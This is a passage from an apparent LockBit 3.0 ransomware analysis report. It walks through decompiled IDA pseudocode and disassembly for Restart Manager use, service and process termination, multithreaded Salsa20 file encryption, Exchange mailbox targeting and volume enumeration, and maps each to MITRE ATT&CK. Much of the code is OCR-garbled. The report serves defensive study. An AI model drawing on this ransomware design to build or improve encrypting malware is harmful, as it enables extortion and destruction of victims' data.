33                 break;
34             }
35     }
36     if (!v9)
37     {
38         v4 = (_WORD *)((BYTE)(&__stdcall)(_DWORD)stru_425764.ptr_PathFindExtension)(1);
39         v5 = str_Hashing(v4 + 1, 0);
40         v6 = (int)dword_425140;
41         while (1)
42         {
43             v7 = v6++;
44             if (!v7)
45                 break;
46             if (v5 == v7)
47                 return 1;
48         }
49 }
50
51 0000E61C 0040F21C: checking_File_Name_(Synchronized with Pseudocode A)
52 <----->

```

So the mitre mapping for directory Processing will be as follows :

### #1 Discovery as tactic

#### a. File and Directory Discovery as technique.

## 23.3 Creating Restart Manager Session:

then calls **RmStartSession** to start a new Restart Manager session, **RmRegisterResources** to register the target file with the Restart Manager as a resource, and **RmGetList** to get a list of all applications and services that are currently using it.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A          Structures          Enums          Imports          Exports          Strings window
Pseudocode-A        Loaded Type Libraries          Imports          Exports          Strings window
4 int v2; // ebx
5 int v3; // [esp+8h] [ebp-4Ch] BYREF
6 int v4; // [esp+10h] [ebp-40h] BYREF
7 int v5; // eax
8 int v6; // [esp+14h] [ebp-3Ch] BYREF
9 DWORD v8[20]; // [esp+8h] [ebp-6Ch] BYREF
10 int v9; // [esp+8h] [ebp-10h] BYREF
11 int v10; // [esp+10h] [ebp-10h] BYREF
12 int v11; // [esp+14h] [ebp-10h] BYREF
13 DWORD v12; // [esp+4h] [ebp-10h]
14 int v13; // [esp+6h] [ebp-Ch] BYREF
15 HANDLE v14; // [esp+Ch] [ebp-Bh]
16 int v15; // [esp+70h] [esp-4h]
17
18 v15 = 0;
19 v12 = 0;
20 v13 = 268656639;
21 v14 = NtCurrentTeb()->ClientId.UniqueProcess;
22 ((void (*(_cdcall *)(DWORD, _DWORD, _DWORD))stru_42548C.ptr_mmemset)(v13, 0, 80));
23 if (!((int (_stdcall *)(DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4257B8.ptr_RmStartSession)(v13, 0, v10))
24 {
25     if (!((int (_stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4257B8.ptr_RmRegisterResources)(v13,
26         v13,
27         1,
28         &v11,
29         0,
30         0,
31         0,
32         0))
33     {
34         v10 = 0;
35         v9 = 0;
36         v11 = 1;
37         v11 = (_DWORD *)allocate_Heap(668);
38         if (v12)
39         {
40             do
41             {
42                 v1 = (((int (_stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4257B8.ptr_RmGetList)(
0000D0E4 0040C8E4: restart_Manager: (Synchronized with Pseudocode-A) <-----> 0000D0E4 restart_Manager:4 (40DCE4) (Synchronized with IDA View-A)

```

## 23.4 Deleting Services and Processes:

To terminate a service, malware calls **OpenSCManagerW** to establishes a connection to the service control manager, **OpenServiceW** to obtain a handle to the target service, **ControlService** to send the control stop code to the service to stop it, and **DeleteService** to delete it.


```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A          Structures          Enums          Imports          Exports          Strings window
Pseudocode-A        Loaded Type Libraries          Imports          Exports          Strings window
1 int _stdcall restart_Manager_Services_Deletion(int a1)
2 {
3     _DWORD v2[9]; // [esp+0h] [ebp-50h] BYREF
4     _DWORD v3[7]; // [esp+24h] [ebp-2Ch] BYREF
5     _DWORD v4; // [esp+40h] [ebp-4Ch] BYREF
6     int v5; // [esp+44h] [ebp-Ch]
7     int v6; // [esp+48h] [ebp-Bh]
8     int v7; // [esp+4Ch] [ebp-4h]
9
10    v7 = 0;
11    if (v5)
12    {
13        v5 = (((int (_stdcall *)(_DWORD, _DWORD, _DWORD))stru_4255EC.ptr_OpenSCManager)(0, 0, 4));
14        if (v5)
15        {
16            v5 = (((int (_stdcall *)(_DWORD, _DWORD, _DWORD))stru_4255EC.ptr_OpenService)(v6, a1, 65568));
17            if (v5)
18            {
19                ((void (*(_cdcall *)(_DWORD, _DWORD, _DWORD))stru_42548C.ptr_mmemset)(v3, 0, 28));
20                if (!((int (_stdcall *)(_DWORD, _DWORD, _DWORD))stru_42548C.ptr_mmemset)(v2, 0, 36));
21                if (((int (_stdcall *)(_DWORD, _DWORD, _DWORD))stru_4255EC.ptr_ControlService)(v5, 1, v3))
22                {
23                    v2,
24                    v3,
25                    36,
26                    &v4)
27                {
28                    restart_Manager_Process_Deletion(&v2);
29                }
30            }
31            ((void (_stdcall *)(_DWORD))stru_4255EC.ptr_DeleteService)();
32            ((void (_stdcall *)(_DWORD))stru_4255EC.ptr_CloseServiceHandle)(v5);
33            v7 = 1;
34        }
35    }
36    if (v6)
37    {
38        ((void (_stdcall *)(_DWORD))stru_4255EC.ptr_CloseServiceHandle)(v6);
39    }
40
0000CF90 0040D890: restart_Manager_Services_Deletion:1 (40D890) (Synchronized with IDA View-A)

```

## *Lock bit 3.0 Analysis Report*

To terminate a process, malware calls **NtOpenProcess** to obtain a handle to the target process and **NtTerminateProcess** to terminate it.



```
IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window Structures Enums Imports Exports Strings window
IDA View-A Pseudocode-A Loaded Type Libraries
1: __stdcall restart_Manager_Process_Deletion(_int a1)
2: {
3:     _DWORD v2[6]; // [esp+0h] [ebp-28h] BYREF
4:     _DWORD v3[2]; // [esp+18h] [ebp-10h] BYREF
5:     _int v4; // [esp+20h] [ebp-8h] BYREF
6:     _int v5; // [esp+24h] [ebp-4h]
7:
8:     v5 = 0;
9:     v3[0] = a1;
10:    v3[1] = 0;
11:    v3[2] = 0;
12:    v3[3] = 0;
13:    v3[4] = 0;
14:    v3[5] = 0;
15:
16:    if (!((int (_stdcall *)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_NtOpenProcess)(v4, 1, v2, v3))
17:    {
18:        ((void (_stdcall *)(_DWORD, _DWORD))stru_42540C.ptr_NtTerminateProcess)(v4, 0);
19:        ((void (_stdcall *)(_DWORD))stru_42540C.ptr_NtClose)(v4);
20:
21:        v5 = 1;
22:
23:    }
24:
25:    return v5;
26}
27:
```

The mitre mapping for querying processes and services will be as follows :

### #1 Discovery as tactic

- a. Process Discovery as technique.

### #1 Discovery as tactic

- a. System Service Discovery as technique.

When services are stopped mitre mapping will be as:

### #1 Impact as tactic

- a. Service Stop as technique.

## 24. Passing Data to Child Thread using I/O Completion Port:

### 24.1 Getting Data from parent thread:

Firstly parent Thread creates an **I/O CompletionPort** and then a thread is called which is actually the chils thread that handles all file encryption.

## *Lock bit 3.0 Analysis Report*

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

Hex View-1

Structures

Enums

Imports

Pseudocode-A

Loaded Type Libraries

Strings window

The screenshot shows the IDA Pro interface with multiple windows open. The assembly window (IDA View-A) displays x86 assembly code with several instructions highlighted in yellow. The pseudocode window (Pseudocode-A) shows the corresponding high-level logic. The hex and strings windows are also visible at the top. A memory dump window is open on the right side of the interface.

```
int sub_40E1E8()
{
    int v0; // ebx
    int v1; // ebx
    int v2; // eax
    int v3; // esi
    int v5; // [esp+8h] [ebp-4h]

    v0 = sub_401554();
    if ((v0 & 0x20) != 0)
        v0 = 32;
    v1 = 2 * v0 + 1;
    v5 = 0;
    dword_425880 = MEMORY[0x425550](-1, 0, 0, v1);
    if (dword_425880)
    {
        do
        {
            v2 = MEMORY[0x42551C](0, 0, sub_40DE78, 0, 0, 0);
            v3 = v2;
            if (v2)
            {
                sub_40B444(v2);
                MEMORY[0x4254D0](v3);
                ++v5;
            }
            --v1;
        }
        while (v1);
    }
    MEMORY[0x4254A0](&unk_425890);
    return v5;
}
```

Child threads communicate with each other and the parent thread using **GetQueuedCompletionStatus** and **PostQueuedCompletionStatus**.

The screenshot shows two windows side-by-side. The left window, titled 'IDA View-A', displays assembly code for a function named 'manager\_Deleting\_Services\_And\_Processes'. The right window, titled 'Pseudocode-A', shows the corresponding pseudocode. Both windows have tabs for Enums, Imports, and Exports at the top. The assembly code in IDA View-A includes comments like 'CODE XREF: restart\_Manager\_Deleting' and 'CODE XREF: restart\_Manager\_Deleting'. The pseudocode in Pseudocode-A uses annotations such as `!DATA`, `!CODE`, and `!COMMENT`. The assembly code in IDA View-A is color-coded with green for labels and blue for comments.

```
IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window x A Structures x
IDA View-A
Push    ebx
Xor    ebx, ebx
Call   text_05_version
Cmp    eax, 3Ch ; `_
Jbe    short loc_400E62
Push   [ebp+arg_0]
Call   restart_Manager
Mov    ebx, eax

2:           ; CODE XREF: restart_Manager_Deleting
Test   ebx, ebx
Jz    short loc_400F71
Push   0CB0h ; `_
Pop    ebx
Call   stru_4254FC.ptr.Sleep

1:           ; CODE XREF: restart_Manager_Deleting
Mov    eax, ebx
Pop    ebx
Pop    ebp
Retn   4

manager_Deleting_Services_And_Processes endp

***** S U B R O U T I N E *****

tes: bp-based frame

ading_Child_Thread_Encryption proc near
    ; DATA XREF: sub_40E1E8+48+o

        = byte ptr -2Bh
        = dword ptr -2Ch
        = dword ptr -8
        = dword ptr -4

        push    ebp
        mov     ebp, esp
        add    esp, 0FFFFFFFFFFh
        mov    [ebp+var_8], 0

0000D278 0040DE70: multithreading_Child_Thread_Encryption: (Synchronized with Pseudocode v
< 0000D278 multithreading_Child_Thread_Encryption:10 (40DE70) (Synchronized with IDA View-A)
> <
```

Pseudocode-A

```
Enums x Imports x Exports x
Loaded Type Libraries x Strings window x
Pseudocode-A
10 unsigned int w7; // [esp+0h] [ebp-ch] BYREF
11 void v8; // [esp+8h] [ebp-8h]
12 _DWORD *v9; // [esp+Ch] [ebp-4h] BYREF
13
14 v8 = 0;
15 ((void __stdcall *)(_DWORD,_DWORD))stru_4254FC.ptr_SetThreadPriority)(-2, 2);
16 while (1)
17 {
18     while (1)
19     {
20         result = ((int __stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4254FC.ptr.GetQueuedCompletionStatus(
21             dword_425880,
22             &v7,
23             &v6,
24             &v5,
25             -1);
26
27         v1 = v9;
28         if (!result || __readfsdword(0x34u) != 38)
29             break;
30         v9[10] = 2;
31         while (!((int __stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))stru_4254FC.ptr.PostQueuedCompletionStatus(
32             dword_425880,
33             0,
34             0,
35             v1))
36     }
37     if (!v9)
38         return result;
39     while (1)
40     {
41         v2 = v1[10];
42         switch (v2)
43         {
44             case 0:
45                 v3 = v1[6];
46                 v1[2] = v1[5];
47                 v1[3] = v1[4];
48                 v1[10] = 1;
```

## 24.2 Reading File:

The first state reads a number of bytes specified by the **bytesToRead** field into the buffer at the **bufferToReadData** field using ReadFile.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A
Pseudocode-A
40 {
    v2 = v1[10];
    switch (v2) {
        case 0:
            v3 = v1[6];
            v1[2] = v1[5];
            v1[3] = v3;
            v1[10] = v3;
            if (!((void __stdcall * )(_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.ptr_PostQueuedCompletionStatus(
                v1[9],
                v1 + 231,
                v1[230],
                &v1));
                && __readfsdword(0x34u) == 997 )
            {
                if (!__readfsdword(0x34u) == 38 )
                {
                    v1[10] = 2;
                    ((void __stdcall * )(_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.H_Pt_PostQueuedCompletionStatus(
                        dword_425888,
                        0,
                        0,
                        v1);
                }
                else
                {
                    do
                        ((void __stdcall * )(_DWORD))stru_4254FC.ptr_Sleep)(100);
                    while (!((int __stdcall * )(_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.g_ptr.ReadFile)((
                        v1[9],
                        v1 + 231,
                        v1[230],
                        &v1));
                    && __readfsdword(0x34u) != 997 );
                }
            }
        case 1:
            v1[10] = 1;
            ((void __stdcall * )(_DWORD,_DWORD,_DWORD,_DWORD))stru_4254FC.H_Pt_PostQueuedCompletionStatus(
                dword_425888,
                0,
                0,
                v1);
    }
}
0000DEE6 multithreading_Child_Thread_Encryption:40 (40DEE6) (Synchronized with IDA View-A)

```

## 24.3 Encrypting File:

The malware then encrypts the buffer using **Salsa20** implementation. After the encryption, the malware calls **WriteFile** to write the encrypted data back into the file.

## 24.4 Salsa 20 Encryption:

Below is the salsa20 encryption algorithm.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
IDA View-A
Pseudocode-A
73 v35 = _DWORD2(v51);
74 v54 = v51;
75 v8 = _HIDWORD(v5);
76 v9 = _DWORD2(v5);
77 v10 = _DWORD1(v5);
78 v11 = v5;
79 v43 = _WORD1(v51);
80 v12 = v51;
81 v37 = v51;
82 while (1)
{
    v45 = __ROL4_(v11 + v12, 7) ^ v7;
    v34 = __ROL4_(v45 + v37, 9) ^ v33;
    v49 = __ROL4_(v45 + v34, 13) ^ v11;
    v38 = __ROL4_(v45 + v34, 14) ^ v37;
    v32 = __ROL4_(v45 + v39, 7) ^ v31;
    v13 = __ROL4_(v32 + v32, 9) ^ v10;
    v46 = __ROL4_(v45 + v32, 13) ^ v39;
    v40 = __ROL4_(v45 + v32, 14) ^ v39;
    v14 = __ROL4_(v41 + v38, 7) ^ v9;
    v31 = __ROL4_(v14 + v41, 9) ^ v35;
    LOMDORD(v30) = __ROL4_(v14 + v36, 13) ^ v30;
    v20 = __ROL4_(v6 + v8, 7) ^ v25;
    v41 = __ROL4_(v14 + v34, 14) ^ v41;
    HIDWORD(v30) ^= __ROL4_(v6 + v21, 9);
    v15 = __ROL4_(v21 + HIDWORD(v30), 13) ^ v6;
    v16 = __ROL4_(v15 + HIDWORD(v30), 14) ^ v8;
    v43 = __ROL4_(v30 + v29, 7) ^ v44;
    v42 = __ROL4_(v30 + v29, 9) ^ v35;
    _DWORD2(v35) = v35;
    v28 = __ROL4_(v35 + v43, 13) ^ v29;
    HIDWORD(v35) = v28;
    LOMDORD(v30) = __ROL4_(v40 + v45, 7) ^ v30;
    HIDWORD(v30) ^= __ROL4_(v40 + v36, 9);
    HIDWORD(v32) = __HIDWORD(v32);
    v46 = __ROL4_(v30 + v14, 14) ^ v30;
    v45 = __ROL4_(v30 + v14, 13) ^ v45;
    LOMDORD(v32) = v46;
    *(C_QWORD *)v51 = __PAIR64_(v43, v37);
}
00001677 00400277 : encryption_custom_Chacha20+1c (Synchronized with Pseudocode-A)
00001677 encryption_custom_Chacha20:101 (402277) (Synchronized with IDA View-A)

```

## Lock bit 3.0 Analysis Report

The screenshot shows the IDA Pro interface with two windows side-by-side. The left window, titled 'IDA View-A', displays assembly code for the 'encryption\_custom' function. The right window, titled 'Pseudocode-A', shows the corresponding pseudocode. The pseudocode highlights several lines of code in green, which are then mapped back to specific assembly instructions in the left window. These highlighted lines include operations like `mn_xor_si128` and `ROL` (rotate) instructions.

Here is the verification of the following algorithm:

The screenshot shows the assembly code for the Salsa20 quarter-round function. The code is annotated with arrows and text to explain the correspondence between the pseudocode and the assembly. Key annotations include:

- rol operands with the normal Salsa20 values:** Points to the `ROL` instructions at addresses 0x00001376, 0x00001389, 0x0000138f, and 0x00001398.
- This specific value was optimized by the compiler in this case `ror` 0xe is the same as `rol` 18:** Points to the `RRX` instruction at address 0x000013a1.

Salsa20 quarter-round function showing the `rol` operands

### Lock bit 3.0 Analysis Report

```

t:00402262      xor    ecx, eax
t:00402264      mov    eax, [esp+94h+var_84]
t:00402268      add    eax, esi
t:0040226A      rol    eax, 7
t:0040226D      xor    edi, eax
t:0040226F      mov    dword ptr [esp+94h+var_60], edi
t:00402273      mov    eax, [edi+esi]
t:00402277      lea    eax, [esi+esi]
t:0040227A      mov    esi, [esp+94h+var_70]
t:0040227E      rol    eax, 9
t:00402281      xor    esi, eax
t:00402283      mov    [esp+94h+var_70], esi
t:00402287      mov    dword ptr [esp+94h+var_44+4], esi
t:0040228B      lea    eax, [esi+edi]
t:0040228E      mov    edi, [esp+94h+var_5C]
t:00402292      rol    eax, 0Dh
t:00402295      xor    [esp+94h+var_84], eax
t:00402299      mov    eax, [esp+94h+var_84]
t:0040229D      mov    dword ptr [esp+94h+var_44+0Ch], eax
t:004022A1      add    eax, esi
t:004022A3      ror    eax, 0Eh
t:004022A6      mov    esi, [esp+94h+var_6C]
t:004022A9      xor    esi, eax
t:004022AC      mov    eax, [esp+94h+var_5C]
t:004022B0      add    eax, [esp+94h+var_68]
t:004022B4      rol    eax, 7
t:004022B7      xor    dword ptr [esp+94h+var_80], eax
t:004022BB      mov    eax, dword ptr [esp+94h+var_80]
t:004022BF      mov    dword ptr [esp+94h+var_34+8], eax
t:004022C3      add    eax, [esp+94h+var_68]
t:004022C7      rol    eax, 9
t:004022CA      xor    dword ptr [esp+94h+var_80+4], eax
t:004022CE      mov    eax, dword ptr [esp+94h+var_80+4]
t:004022D2      mov    dword ptr [esp+94h+var_34+0Ch], eax

```

## 24.5 Writing File Footer:

The malware calls **WriteFile** to write the 132-byte buffer from the **fileFooter** field in the shared structure to the end of the file.

The screenshot shows the IDA interface with two panes. The left pane displays assembly code, and the right pane displays pseudocode. The assembly code includes various jumps, comparisons, and memory operations. The pseudocode on the right is annotated with comments explaining the logic, such as 'CODE XREF: multithreading\_Ch...' and 'FILEFOOTER'. The pseudocode also includes loops and conditional statements related to the file footer writing process.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window
Structures Enums Imports Exports
IDA View-A
.text:0040E0E9 jnz short loc_40E120
.text:0040E0EB cmp large dword ptr fs:34h, 3E5h
.text:0040E0F5 jz short loc_40E120
.text:0040E0F8
.text:0040E0F8 loc_40E0F8: ; CODE XREF: multithreading_Ch...
.text:0040E0F8 push 64h ; 'd' ; _DWORD
.text:0040E0F8 call stru_4254FC.ptr_Sleep
.text:0040E100 leah eax, [ebx]
.text:0040E102 push eax ; _DWORD
.text:0040E103 leah eax, [ebp+var_C] ; _DWORD
.text:0040E105 push eax ; _DWORD
.text:0040E107 push dword ptr [ebx+34h] ; _DWORD
.text:0040E10A push eax ; _DWORD
.text:0040E108 push dword ptr [ebx+24h] ; _DWORD
.text:0040E109 push stru_4254FC.ptr_WriteFile
.text:0040E110 call stru_4254FC.ptr_WriteFile
.text:0040E114 test eax, eax
.text:0040E116 jnz short loc_40E129
.text:0040E118 cmp large dword ptr fs:34h, 3E5h
.text:0040E11A jnz short loc_40E120
.text:0040E125 jmp short loc_40E120
.text:0040E127 ; CODE XREF: multithreading_Ch...
.text:0040E127 loc_40E127: jmp short loc_40E0F8
.text:0040E129 ; CODE XREF: multithreading_Ch...
.text:0040E12B ; ...
.text:0040E12C ; ...
.text:0040E12D ; ...
.text:0040E12D loc_40E12D: ; CODE XREF: multithreading_Ch...
.text:0040E12D ; multithreading_Child_Thread_i...
.text:0040E12D jmp short loc_40E180
.text:0040E12F jmp short loc_40E180
.text:0040E131 ; ...
0000D4EB 0040E0EB: multithreading_Child_Thread_Encryp... (Synchronized with Pseudocode-A) <
< 0000D4EB multithreading_Child_Thread_Encryption:124 (40E0EB) (Synchronized with IDA View-A)

```

## *Lock bit 3.0 Analysis Report*

After each state (beside the final state), the malware calls **PostQueuedCompletionStatus** to post the shared structure to the global I/O completion port with the updated encryption state. The next thread who receives it then processes that state before moving it forward.

The screenshot shows the IDA Pro interface with the following windows visible:

- IDA View-A (Assembly View)
- Pseudocode-A (Central Window)
- Enums
- Imports
- Exports
- Strings window

The assembly code in the left pane is as follows:

```
.text:0040E167 push ebx
.text:0040E168 call sub_401074
.text:0040E16D push ebx
.text:0040E16E call free_Heap
.text:0040E173 push offset dword_425888 ; _DWORD
.text:0040E178 call stru_4254FC.ptr_InterlockedIncrement
.text:0040E17E jmp short loc_40E1E0
.text:0040E180 ; CODE XREF: multithreading_Child Thread_Enqueue+13
.text:0040E180 loc_40E180: ; CODE XREF: multithreading_Child Thread_Enqueue+13
.text:0040E180 push 0FFFFFFFh ; _DWORD
.text:0040E182 lea eax, [ebp+vvar_4] ; _DWORD
.text:0040E185 push eax ; _DWORD
.text:0040E186 lea eax, [ebp+vvar_10] ; _DWORD
.text:0040E189 push eax ; _DWORD
.text:0040E18A lea eax, [ebp+vvar_C] ; _DWORD
.text:0040E18D push eax ; _DWORD
.text:0040E18E push dword_425888 ; _DWORD
.text:0040E18F call stru_4254FC.ptr_GetQueuedCompletionStatus
.text:0040E190 mov eax, [ebp+vvar_4]
.text:0040E190 test eax, eax
.text:0040E19F jz short loc_40E1A3
.text:0040E1A1 jmp short loc_40E1D3
.text:0040E1A3 ; CODE XREF: multithreading_Child Thread_Enqueue+13
.text:0040E1A3 loc_40E1A3: cmp large dword ptr [eax+34h, 26h], '&
.text:0040E1A8 jnz short loc_40E1D1
.text:0040E1AD mov dword ptr [ebx+28h], 2
.text:0040E1B4 ; CODE XREF: multithreading_Child Thread_Enqueue+13
.text:0040E1B4 lea eax, [ebx] ; _DWORD
.text:0040E1B6 push eax ; _DWORD
.text:0040E1B7 push 0 ; _DWORD
.text:0040E1B9 push 0 ; _DWORD
.text:0040E1B8 push dword_425888
.text:0040E1C1 call stru_4254FC.ptr_PostQueuedCompletionStatus
.text:0040E1C7 test eax, eax
```

The pseudocode in the center pane is as follows:

```
130 v5
131 v1[13];
132 &v2;
133 v3;
134 && __readsfword(0x34u) == 997 ;
135 }
136 } goto LABEL_38;
137 }
138 if ( v2 == 3 )
139 break;
140 LABEL_38:
141 while ( 1 )
142 {
143 result = ((int __stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4254FC.ptr_GetQueuedCompletionStatus(
144 dword_425888,
145 &v7,
146 &v6,
147 &v5,
148 &v4,
149 -1);
150 v1 = v9;
151 if ( result )
152 break;
153 if ( __readsfword(0x34u) == 38 )
154 {
155 v9[10] = 2;
156 while ( !( (int __stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4254FC.ptr_PostQueuedCompletionStatus(
157 dword_425880,
158 0,
159 0,
160 0,
161 v1) )
162 ;
163 }
164 if ( !v9 )
165 return result;
166 }
167 if ( !v8 )
168 {
```

The mitre mapping for data encryption will be as follows :

## #1 Impact as tactic

a. **Data Encrypted for Impact as technique.**

## 25. Mail Exchange Traversal:

## **27.1 Exchange box traversal and Encryption:**

First, it calls **GetEnvironmentVariableW** to retrieve the Exchange installation path.

## Lock bit 3.0 Analysis Report

After retrieving the path, the malware checks to make sure it is in the Program Files directory (64-bit Exchange installation) and append /Mailbox to the path on the run time. Finally, the malware spawns threads to encrypt this path using the encryption scheme described above.

```

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window A Structures Enums Imports Exports Strings window
IDA View-A Pseudocode-A Loaded Type Libraries Strings window
1. text:00410834    mov    dword ptr [eax+0Ch], 0EFFCA07Bh
1. text:00410838    push   eax
1. text:0041083D    push   eax
1. text:0041083E    call   401240
1. text:00410843    lea    eax, [ebp+var_14]; _DWORD
1. text:00410846    push   eax
1. text:00410847    push   eax, [ebp+var_260]; _DWORD
1. text:0041084D    call   42540C.ptr_wcsat
1. text:0041084E    add   esp, 8
1. text:00410854    lea    eax, [ebp+var_260]
1. text:00410857    push   eax
1. text:0041085D    call   sub_406984
1. text:0041085E    mov    eax, [ebp+var_14]
1. text:0041085F    mov    dword_425884, 0
1. text:0041086F    mov    dword_425888, 0
1. text:00410879    mov    dword_42588C, 0
1. text:00410883    push   0; _DWORD
1. text:00410885    push   4; _DWORD
1. text:00410887    push   ebx; _DWORD
1. text:00410888    push   offset ransomware_Parent_Thread; _DWORD
1. text:0041088D    push   0; _DWORD
1. text:0041088F    push   0; _DWORD
1. text:00410891    call   stru_4254FC.ptr_CreateThread
1. text:00410897    mov    eax, [ebp+var_4]; eax
1. text:0041089A    cmp    eax, 0
1. text:0041089E    jz    short loc_4180C
1. text:004108A0    push   [ebp+var_4]; _DWORD
1. text:004108A3    call   stru_4254FC.ptr_ResumeThread
1. text:004108A9    push   0FFFFFFFh; _DWORD
1. text:004108A4    push   [ebp+var_4]; _DWORD
1. text:004108A5    call   stru_4254FC.ptr_WaitForSingleObject
1. text:004108B4    text:004108B4 loc_4108B4: ; CODE XREF: exchange_Mail_Box->
1. text:004108B4    lea    ecx, dword_425888
1. text:004108B4    mov    eax, dword_425884
1. text:004108B4    mov    edx, eax
1. text:004108B4    lock cmpxchg [ecx], edx
1. text:004108C1    jnz   short loc_4180C9
1. text:004108C5    0000FFCS exchange_Mail_Box+56 (410BC5) (Synchronized with Pseudocode-A)

```

```

25 { v[0] = -275865520;
26 v[1] = -275803521;
27 v[2] = -274882446;
28 v[3] = -270753683;
29 v[4] = -275486778;
30 v[5] = -275144596;
31 v[6] = -268656555;
32 v[7] = -268656555;
33 sub_401240(., 7);
34 if ( !PE000f(0x405540)(v3, v5) || (result = test_token_RID_admins()) != 0 )
35 {
36     add_a_backslash((int)v3);
37     v[0] = -274882483;
38     v[1] = -275734433;
39     v[2] = -275573822;
40     v[3] = -268656520;
41     sub_401240(., 4);
42     v[0] = sub_406984(., v6);
43     v[1] = sub_406984(., v6);
44     dword_425884 = 0;
45     dword_425888 = 0;
46     dword_42588C = 0;
47     result = REBORN(0x42555C, 0, 0, ransomware_Parent_Thread, ., 4, 0);
48     v[0] = result;
49     if ( result )
50     {
51         NOBODY(0x425524)(v7);
52         NOBODY(0x425548)(v7, -1);
53         while ( 1 )
54     {
55         v2 = dword_425884;
56         if ( v2 == _InterlockedCompareExchange(&dword_425888, dword_425884, dword_425884) )
57             break;
58         REBORN(0x42555C)(100);
59     }
60     result = REBORN(0x412140)(v7);
61 }
62 }
63 }

0000FFCS exchange_Mail_Box+56 (410BC5) (Synchronized with Pseudocode-A)

```

Dynamically it can be seen as follows:



## *Lock bit 3.0 Analysis Report*

## **26. Logical Drives Traversal:**

## 26.1 Volume Enumeration:

First, the malware enumerates through all volumes on the computer using **FindFirstVolumeW** and **FindNextVolumeW**. It calls **GetVolumePathNamesForVolumeNameW** to retrieve the path of the volume and processes the drive at that path

IDA View-A, Pseudocode-A, Loaded Type Libraries, Strings window

Pseudocode-A Imports Exports Structures Enums

```
00005ABC 0040A68C drives_Traversal (Synchronized with Pseudocode-A)
00005ABC 0040A68C var_8 = dword ptr -8
00005ABC 0040A68C var_4 = dword ptr -4
00005ABC 0040A68C
00005ABC 0040A68D push ebp
00005ABC 0040A68E mov esp, ebp
00005ABC 0040A68F push edi
00005ABC 0040A695 push esi
00005ABC 0040A696 push edi
00005ABC 0040A697 mov esi, 6FFDSFFFh
00005ABC 0040A69C xor esi, 10035FFFh
00005ABC 0040A6A2 lea esi, [esi+30h]
00005ABC 0040A6A5 push esi
00005ABC 0040A6A6 lea eax, [ebp+var_B] ; _DWORD
00005ABC 0040A6A7 push eax
00005ABC 0040A6A8 call stru 42549C.ptr_wcsncpy
00005ABC 0040A6A9 add esp, 8
00005ABC 0040A6B0 lea eax, [ebp+var_B_C]
00005ABC 0040A6B1 push eax
00005ABC 0040A6B2 call stru 425764.pt_425764v1Special
00005ABC 0040A6B3 push 10h
00005ABC 0040A6C3 push 10h
00005ABC 0040A6C8 lea eax, [ebp+var_51C] ; _DWORD
00005ABC 0040A6CE push eax
00005ABC 0040A6CF lea eax, [ebp+var_B_C] ; _DWORD
00005ABC 0040A6D5 push eax
00005ABC 0040A6D6 call stru 42549C.ptr_memsetHeaderForVolumeCountPoints
00005ABC 0040A6D7 lea esi, [ebp+var_31A]
00005ABC 0040A6D8 edi: [ebp+var_10C]
00005ABC 0040A6E8 push 20h
00005ABC 0040A6ED push 0 ; _DWORD
00005ABC 0040A6F1 push esi
00005ABC 0040A6F5 call stru 42549C.ptr_memset
00005ABC 0040A6F6 add esp, 0Ch
00005ABC 0040A6F7 push 10h
00005ABC 0040A6F8 push esi
00005ABC 0040A6F9 call stru 42549C.ptr_FindFirstVolume
00005ABC 0040A700 mov [ebp+var_4], eax
00005ABC 0040A704 cmp [ebp+var_4], 0
00005ABC 0040A70C jz loc_40A950
00005ABC 0040A712

00005ABC 0040A68C drives_Traversal (Synchronized with Pseudocode-A)
00005ABC 0040A68C var_8 // [esp+28h] [ebp+58Ch]
00005ABC 0040A68C var_4 // [esp+2ch] [ebp+58Bh]
